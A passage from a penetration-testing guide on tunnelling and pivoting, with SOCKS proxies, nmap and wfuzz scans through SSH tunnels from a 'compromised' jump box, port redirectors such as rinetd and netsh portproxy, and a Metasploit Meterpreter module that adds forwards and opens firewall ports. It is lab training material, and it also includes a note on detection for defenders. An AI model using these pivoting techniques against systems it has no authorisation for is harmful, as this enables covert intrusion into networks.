

Figure 7.3: Configure Firefox to utilize a SOCKS5 proxy.

### 7.5.2 Chrome

Out of the box, Chrome relies on the Windows system-wide proxy settings.



Figure 7.4: Configure Windows Chrome to utilize a SOCKS proxy.

In Linux, configuring the Chrome browser to utilize a SOCKS proxy requires a command line switch like `--proxy-server="socks5://foobar:1080"` be added when launching.

```
root@kali:~# google-chrome-stable -h | egrep -A 25 -- "--proxy-server=host:port"
--proxy-server=host:port
Specify the HTTP/SOCKS4/SOCKS5 proxy server to use for requests. This
picked via the options dialog. An individual proxy server is specifi

[<proxy-scheme>://]<proxy-host>[:<proxy-port>]

Where <proxy-scheme> is the protocol of the proxy server, and is one
"http", "socks", "socks4", "socks5".

If the <proxy-scheme> is omitted, it defaults to "http". Also note th
Examples:

--proxy-server="foopy:99"
Use the HTTP proxy "foopy:99" to load all URLs.

--proxy-server="socks://foobar:1080"
Use the SOCKS v5 proxy "foobar:1080" to load all URLs.

--proxy-server="socks4://foobar:1080"
Use the SOCKS v4 proxy "foobar:1080" to load all URLs.

--proxy-server="socks5://foobar:66"
Use the SOCKS v5 proxy "foobar:66" to load all URLs.
```

Figure 7.5: Configure Linux Chrome to utilize a SOCKS proxy.

## 7.6 curl

curl is "is a tool to transfer data from or to a server". Unlike nmap which does not have native proxy support, curl "offers a busload of useful tricks like proxy support" (<https://linux.die.net/man/1/curl>). This capability is exposed using the `-x` switch.

```
-x, --proxy [protocol://]host[:port] Use this proxy
```

Figure 7.6: curl's proxy switch.

Using a SOCKS proxy is straightforward.

```
curl -x socks5://127.0.0.1:9050 http://www.lolcats.com
```

```
root@kali:~# curl -x socks5://127.0.0.1:9050 http://www.lolcats.com
<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- rendered: 12:00:19 10-05-2018 -->
    <meta charset="utf-8">
    <title>LOLCats - Funny cat pictures</title>
    <link rel="alternate" type="application/rss+xml" title="Lolcats RSS - Daily
s/rss">
    <meta property="fb:app_id" content="129294947206929"/>
    <meta property="og:title" content="LOLCats.com - Funny cat pictures"/>
    <meta property="og:site_name" content="LOLCats.com"/>
```

Figure 7.7: Using a SOCKS proxy with curl.

## 7.7 nmap Scanning

nmap does not have native SOCKS proxy support, so a tool like proxychains must be used. A couple of notes:

- Only the `-sT` (TCP full connect) can be used because the SOCKS proxy will take the initial connection from KALI to JUMPBOX1, then make a new connection from JUMPBOX1 to TARGET1.
- The scan will take longer because of the additional connection overhead with the SOCKS proxy, so choose your ports wisely.

This is what a typical nmap scan through a SOCKS proxy would look like against `scanme.nmap.org` (45.33.32.156) after setting up a dynamic SOCKS proxy. Setup a SOCKS proxy after SSHing into JUMPBOX1.

```
ssh -p 22 nemo@192.168.1.220 -D 9050
```

From KALI, utilize the new proxy to scan `scanme.nmap.org` (45.33.32.156).

```
proxychains nmap 45.33.32.156 -sV -sT -p 22,80,443,8080
```

```

root@kali:~# proxychains nmap 45.33.32.156 -sV -sT -p 22,80,443,8080
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-03 17:33 CDT
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:22-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:8080-<-<-timeout
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:443-<-<-timeout
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:22-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-45.33.32.156:80-<-<-OK
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.46s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
443/tcp   closed https
8080/tcp  closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 7.8: Scanning scanme.nmap.org through a SOCKS proxy with nmap.

## 7.8 Wfuzz Web Directory Brute Forcing

Wfuzz is a great tool for bruteforcing hidden web directories and is found pre-installed on Kali. Sometimes when using Wfuzz, you want to hide your true source IP address or you've compromised a host and want to scan through it. That means we can either leverage a SOCKS proxy or an SSH local port forward. This section is meant to demonstrate the options and flexibility you have depending on the situation. Wfuzz supports the use of a proxy using the `-p [ip:port:type]` switch.

Let's see the different options based on if a dynamic SOCKS proxy or SSH local port forward is used when scanning a website being hosted on TARGET1 from a "compromised" JUMPBOX1. SSH into JUMPBOX1 and setup both a local port forward and dynamic SOCKS proxy.

```
ssh -p 22 nemo@192.168.1.220 -D 9050 -L 800:192.168.1.230:80
```

```

root@kali:~/Desktop# netstat -nat | egrep LISTEN
tcp        0      0 127.0.0.1:9050      0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.1:800      0.0.0.0:*           LISTEN
tcp6       0      0 :::9050            :::*                 LISTEN
tcp6       0      0 :::800             :::*                 LISTEN
root@kali:~/Desktop#

```

Figure 7.9: Setup a dynamic SOCKS proxy and SSH local port forward.

Let's run wfuzz through both tunnels. First up is the dynamic SOCKS proxy with wfuzz's native proxy support.

```
wfuzz -c --hc 404 -z file,/usr/share/dirb/wordlists/big.txt \
-p 127.0.0.1:9050:SOCKS5 http://192.168.1.230/FUZZ
```

```

root@kali:~/Desktop# wfuzz -c --hc 404 -z file,/usr/share/dirb/wordlists/big.txt -p 127.0.0.1:9050:SOCKS5 http://192.168.1.230/FUZZ
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation
information.

*****
* Wfuzz 2.2.11 - The Web Fuzzer *
*****

Target: http://192.168.1.230/FUZZ
Total requests: 20469

=====
ID      Response  Lines   Word     Chars    Payload
=====
000015: C=403     11 L    32 W     297 Ch   ".htaccess"
000016: C=403     11 L    32 W     297 Ch   ".htpasswd"
001816: C=301     9 L     28 W     314 Ch   "admin"
016215: C=403     11 L    32 W     301 Ch   "server-status"
017880: C=301     9 L     28 W     313 Ch   "test"

Total time: 29.36579
Processed Requests: 20469
Filtered Requests: 20464
Requests/sec.: 697.0353

```

Figure 7.10: Wfuzz through a dynamic SOCKS proxy.

Now let's see how to utilize the SSH local port forward.

```
wfuzz -c --hc 404 -z file,/usr/share/dirb/wordlists/big.txt \
      http://127.0.0.1:800/FUZZ
```

```

root@kali:~/Desktop# wfuzz -c --hc 404 -z file,/usr/share/dirb/wordlists/big.txt http://127.0.0.1:800/FUZZ
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
information.

*****
* Wfuzz 2.2.11 - The Web Fuzzer *
*****

Target: http://127.0.0.1:800/FUZZ
Total requests: 20469

=====
ID      Response  Lines   Word     Chars    Payload
=====
000015: C=403     11 L    32 W     294 Ch   ".htaccess"
000016: C=403     11 L    32 W     294 Ch   ".htpasswd"
001816: C=301     9 L     28 W     311 Ch   "admin"
016215: C=403     11 L    32 W     298 Ch   "server-status"
017880: C=301     9 L     28 W     310 Ch   "test"

Total time: 29.57464
Processed Requests: 20469
Filtered Requests: 20464
Requests/sec.: 692.1131

```

Figure 7.11: Wfuzz through an SSH local port forward.

They were about even in terms of requests/sec, but this test was done on a local area network. In the real world, you may have networking latency or underwhelming compromised host performance, so it may be faster to use the straight through SSH local port forward instead of the SOCKS proxy. Just remember your mileage may vary and that you have options.



## 8. Advanced Topics

### 8.1 The Cyber Plumber's Lab Guide and Interactive Access

As a reminder, if you don't want to bother setting up your own environment, you can purchase the The Cyber Plumber's Lab Guide and Interactive Access at <https://opsdisk.gumroad.com/1/cphlab> which comes with 45+ exercises and 28 days of access.

### 8.2 Overview

This chapter is dedicated to different tools and techniques that can be used to accomplish the similar goals of SSH's -L, -R, and -D switches. In addition, we'll explore how you can share port forwards, utilize Metasploit modules, and escalate your privileges locally using a remote exploit.

### 8.3 Linux Redirector - redir

redir is a "TCP port redirector for UNIX" (<https://github.com/troglobit/redir>) that can be installed using apt. It is simply a port redirector and does not encrypt the traffic like an SSH tunnel does. You may have to add "universe" to your /etc/apt/sources.list if it isn't showing up.

```
add-apt-repository universe
apt install redir -y
```

Let's take a look at the switches using `redir -h`:

```
nemo@jumpbox1:~$ redir -h
Usage: redir [-hinspv] [-b IP] [-f TYPE] [-I NAME] [-l LEVEL] [-t SEC]
           [-x STR] [-m BPS] [-o FLAG] [-w MSEC] [-z BYTES]
           [SRC]:PORT [DST]:PORT

Options:
-b, --bind=IP           Force specific IP to bind() to when listening
                        for incoming connections
-h, --help              Show this help text
-f, --ftp=TYPE          Redirect FTP connections. Where type is
                        one of: 'port', 'pasv', or 'both'
-i, --inetd             Run from inetd, SRC:PORT comes from stdin
                        Usage: redir [OPTIONS] [DST]:PORT
-I, --ident=NAME        Identity, tag syslog messages with NAME
-l, --loglevel=LEVEL    Set log level: none, err, notice*, info, debug
-n, --foreground        Run in foreground, do not detach from terminal
-p, --transproxy        run in linux's transparent proxy mode
-s, --syslog            Log messages to syslog
-t, --timeout=SEC       Set timeout to SEC seconds, default off (0)
-v, --version           Show program version
-x, --connect=STR       CONNECT string passed to proxy server

Compatibility options:
--lport=PORT            Local port (when not running from inetd)
--laddr=ADDRESS         Local address (when not running from inetd)
--cport=PORT            Remote port to redirect traffic to
--caddr=ADDRESS         Remote address to redirect traffic to
```

Figure 8.1: Specify the lport, laddr, cport, and caddr in redir.

Looks pretty familiar right? Let's configure it to redirect traffic from TCP 28421 of JUMPBOX1's ens33 interface to TCP 22 of TARGET1's ens33 interface. Note that port redirection will only occur as long as the binary is running.

```
nemo@jumpbox1:~$ redir --lport 28421 --laddr 192.168.1.220 --cport 22 --caddr 192.168.1.230
```



```
root@kali:~# ssh -p 28421 nemo@192.168.1.220
Last login: Fri Sep  7 22:21:17 2018 from 192.168.1.200
nemo@target1:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.1.230 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 fe80::20c:29ff:fe71:40d0 prefixlen 64 scopeid 0x20<link>
```

Figure 8.2: Specify the lport, laddr, cport, and caddr in redir.

What if we want something more permanent that can run as a service?

## 8.4 Linux Redirector - rinetd

rinetd is an "Internet TCP redirection server" that can be installed using apt. You may have to add "universe" to your /etc/apt/sources.list if it isn't showing up. More information can be found here <https://packages.ubuntu.com/source/bionic/rinetd>

```
add-apt-repository universe
apt install rinetd -y
```

Let's check out the configuration file located here: `/etc/rinetd.conf`. This looks pretty straightforward. Let's configure it to redirect traffic from TCP 28421 of JUMPBOX1's ens33 interface to TCP 22 of TARGET1's ens33 interface. Once the configuration file is updated, restart the `rinetd` service and verify it's running:

```
systemctl restart rinetd
netstat -natp | egrep LIST
```

```
root@jumpbox1:/home/nemo# cat /etc/rinetd.conf
#
# this is the configuration file for rinetd, the internet redirection server
#
# you may specify global allow and deny rules here
# only ip addresses are matched, hostnames cannot be specified here
# the wildcards you may use are * and ?
#
# allow 192.168.2.*
# deny 192.168.2.1?
#
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindaddress  bindport  connectaddress  connectport
192.168.1.220  28421  192.168.1.230  22
# logging information
logfile /var/log/rinetd.log
# uncomment the following line if you want web-server style logfile format
# logcommon
root@jumpbox1:/home/nemo# systemctl restart rinetd
root@jumpbox1:/home/nemo# netstat -natp LIST
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.1.220:28421     0.0.0.0:*               LISTEN      6467/rinetd
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      757/systemd-resolve
```

Figure 8.3: Specify the `bindaddress`, `bindport`, `remote connectaddress`, and `remote connectport` in the `/etc/rinetd.conf` file.

I'll leave it up to you to utilize it with different tools. The big difference between this and an SSH tunnel is that `rinetd` does not encrypt the traffic, it simply redirects it. Hopefully you are starting to see that once you have the basics down, most of these tools and concepts are the same.

## 8.5 Windows Redirector - netsh

Did you know Windows comes with a native TCP port redirector in the binary `netsh.exe`? Let's explore some of the options to utilize this. The feature is called "portproxy" and can only be created from an elevated Administrator shell. Let's demonstrate how we can set one up to proxy our traffic to `github.com`. That's right, it can handle DNS lookups too!

```
# View current portproxies.
netsh interface portproxy show all

# Create the portproxy.
netsh interface portproxy set v4tov4 listenport=3127 \
    connectaddress=github.com connectport=443 protocol=tcp

# View current portproxies.
netsh interface portproxy show all

# Verify it is listening.
netstat -nato | findstr 3127
tasklist | findstr <PID from netstat>

# View portproxy in the registry.
reg query hklm\system\currentcontrolset\services\portproxy /s
```

Deleting the port proxies is straightforward.

```
# Delete the portproxy.
netsh interface portproxy delete v4tov4 listenport=3127 \
    protocol=tcp

# View current portproxies.
netsh interface portproxy show all
```

```
C:\Users\bob\Desktop>netsh interface portproxy show all

C:\Users\bob\Desktop>netsh interface portproxy set v4tov4 listenport=3127 connectaddress=github.com
connectport=443 protocol=tcp

C:\Users\bob\Desktop>netsh interface portproxy show all
Listen on ipv4:          Connect to ipv4:
Address      Port      Address      Port
-----
*            3127      github.com   443

C:\Users\bob\Desktop>netstat -nato | findstr 3127
TCP          0.0.0.0:3127      0.0.0.0:0      LISTENING      812      InHost

C:\Users\bob\Desktop>tasklist | findstr 812
svchost.exe      812 Services      0      32,968 K

C:\Users\bob\Desktop>reg query hklm\system\currentcontrolset\services\portproxy /s
HKEY_LOCAL_MACHINE\system\currentcontrolset\services\portproxy\v4tov4
HKEY_LOCAL_MACHINE\system\currentcontrolset\services\portproxy\v4tov4\tcp
*/3127      REG_SZ      github.com/443

C:\Users\bob\Desktop>
```

Figure 8.4: Windows netsh portproxy commands.

You'll notice it is listening on 0.0.0.0:3127, which means all interfaces. If a firewall rule was added to allow inbound to TCP 3127, other computers could utilize it as well. If you wanted to lock it down to only local traffic, you would specify `listenaddress=127.0.0.1`. Also notice that the process associated with listening port is `svchost.exe`.



Figure 8.5: Windows netsh portproxy redirecting traffic to github.com.

For the network defenders, this is definitely a registry key to watch closely because, as there are legitimate uses for a portproxy, it could be used to redirect traffic out of your network. Compromised boxes with beaconing implants would call back to an DMZ box (that has both an internal and external IPs) on a single box, that would then redirect the traffic out of your network to a listening post. As a reminder, these port redirects are stored in the registry.

```
reg query hklm\system\currentcontrolset\services\portproxy /s
```

## 8.6 netsh + Meterpreter = <3

The Meterpreter payload even has a module to handle managing Windows netsh port forwards for you! You can find more information here <https://www.rapid7.com/db/modules/post/windows/manage/portproxy>. It even takes care of opening the port on the host's firewall. For this module, you must be at least an Administrator.

```

msf exploit(multi/handler) > use post/windows/manage/portproxy
msf post(windows/manage/portproxy) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1   meterpreter x86/windows TARGET2\bob @ TARGET2 192.168.1.200:443 -> 192.168.1.240:50192 (192.168.1.240)

msf post(windows/manage/portproxy) > set SESSION 1
SESSION => 1
msf post(windows/manage/portproxy) > show options

Module options (post/windows/manage/portproxy):

  Name  Current Setting  Required  Description
  ----  -
CONNECT_ADDRESS  IPv4/IPv6 address to which to connect.
CONNECT_PORT     Port number to which to connect.
IPV6_XP          Install IPv6 on Windows XP (needed for v4tov4).
LOCAL_ADDRESS    IPv4/IPv6 address to which to listen.
LOCAL_PORT       Port number to which to listen.
SESSION          The session to run this module on.
TYPE             Type of forwarding (Accepted: v4tov4, v6tov6, v6tov4, v4tov6)

msf post(windows/manage/portproxy) >

```

Figure 8.6: Metasploit's portproxy module options.

```

msf post(windows/manage/portproxy) > set LOCAL_ADDRESS 127.0.0.1
LOCAL_ADDRESS => 127.0.0.1
msf post(windows/manage/portproxy) > set LOCAL_PORT 4771
LOCAL_PORT => 4771
msf post(windows/manage/portproxy) > set CONNECT_PORT 80
CONNECT_PORT => 80
msf post(windows/manage/portproxy) > set CONNECT_ADDRESS 192.168.1.230
CONNECT_ADDRESS => 192.168.1.230
msf post(windows/manage/portproxy) > show options

Module options (post/windows/manage/portproxy):

  Name  Current Setting  Required  Description
  ----  -
CONNECT_ADDRESS  192.168.1.230  yes      IPv4/IPv6 address to which to connect.
CONNECT_PORT     80            yes      Port number to which to connect.
IPV6_XP          true          yes      Install IPv6 on Windows XP (needed for v4tov4).
LOCAL_ADDRESS    127.0.0.1    yes      IPv4/IPv6 address to which to listen.
LOCAL_PORT       4771         yes      Port number to which to listen.
SESSION          1            yes      The session to run this module on.
TYPE             v4tov4       yes      Type of forwarding (Accepted: v4tov4, v6tov6, v6tov4, v4tov6)

msf post(windows/manage/portproxy) > run

[*] Setting PortProxy ...
[+] PortProxy added.
[*] Port Forwarding Table
=====

  LOCAL IP  LOCAL PORT  REMOTE IP  REMOTE PORT
  -----
*          3127       github.com  443
127.0.0.1  4771       192.168.1.230  80

[*] Setting port 4771 in Windows Firewall ...
[+] Port opened in Windows Firewall.
[*] Post module execution completed
msf post(windows/manage/portproxy) >

```

Figure 8.7: Metasploit's portproxy module options.

## 8.7 Windows Redirector - fpipe

Fpipe is a non-native binary that is a "source port forwarder/redirector. It can create a TCP or UDP stream with a source port of your choice". You can still find it on McAfee's Australian website for download (<http://www.foundstone.com.au/de/downloads/free-tools/fpipe.aspx>). The switches are self-explanatory and similar to other tools we've explored, but this is what it looks like in action.



Figure 8.8: fpipe.exe in action.

## 8.8 Windows Redirector - winrelay

Another non-native option is WinRelay. Straight from the website, "WinRelay is a TCP/UDP forwarder/redirector that works with both IPv4 and IPv6. You can choose the port and IP it will listen on, the source port and IP that it will connect from, and the port and IP that it will connect to." (<http://www.ntsecurity.nu/toolbox/winrelay/>). The switches are self-explanatory and similar to other tools we've explored, but this is what it looks like in action.

```
winrelay.exe -lip 127.0.0.1 -lp 4444 -dip 54.241.2.241 -dp 443 \  
-proto tcp
```



Figure 8.9: winrelay.exe in action.

## 8.9 Shadowsocks - An SSH -D Alternative

Shadowsocks is SOCKS5 software that is used in a client / server configuration to establish a SOCKS proxy between a client and server. Think of it as the -D for SSH, but without having to SSH into boxes in order to setup the SOCKS proxy. Let's walk through setting it up. Shadowsocks must be installed on both the KALI (client) and JUMPBOX1 (server) boxes.

```
apt install shadowsocks-libev -y
```

Edit `/etc/shadowsocks-libev/config.json` on both the client and server so that the passwords are the same. Ensure the client and server configurations are the same.

```

root@kali:~# cat /etc/shadowsocks-libev/config.json
{
  "server": "192.168.1.220",
  "server_port": 8388,
  "local_port": 1080,
  "password": "teitnalfU",
  "timeout": 60,
  "method": "chacha20-ietf-poly1305"
}
root@kali:~#
  
```

Figure 8.10: shadowsocks client configuration.

```

root@kali:~# ssh -p 22 nemo@192.168.1.220
Last login: Tue Oct  2 16:36:30 2018 from 192.168.1.200
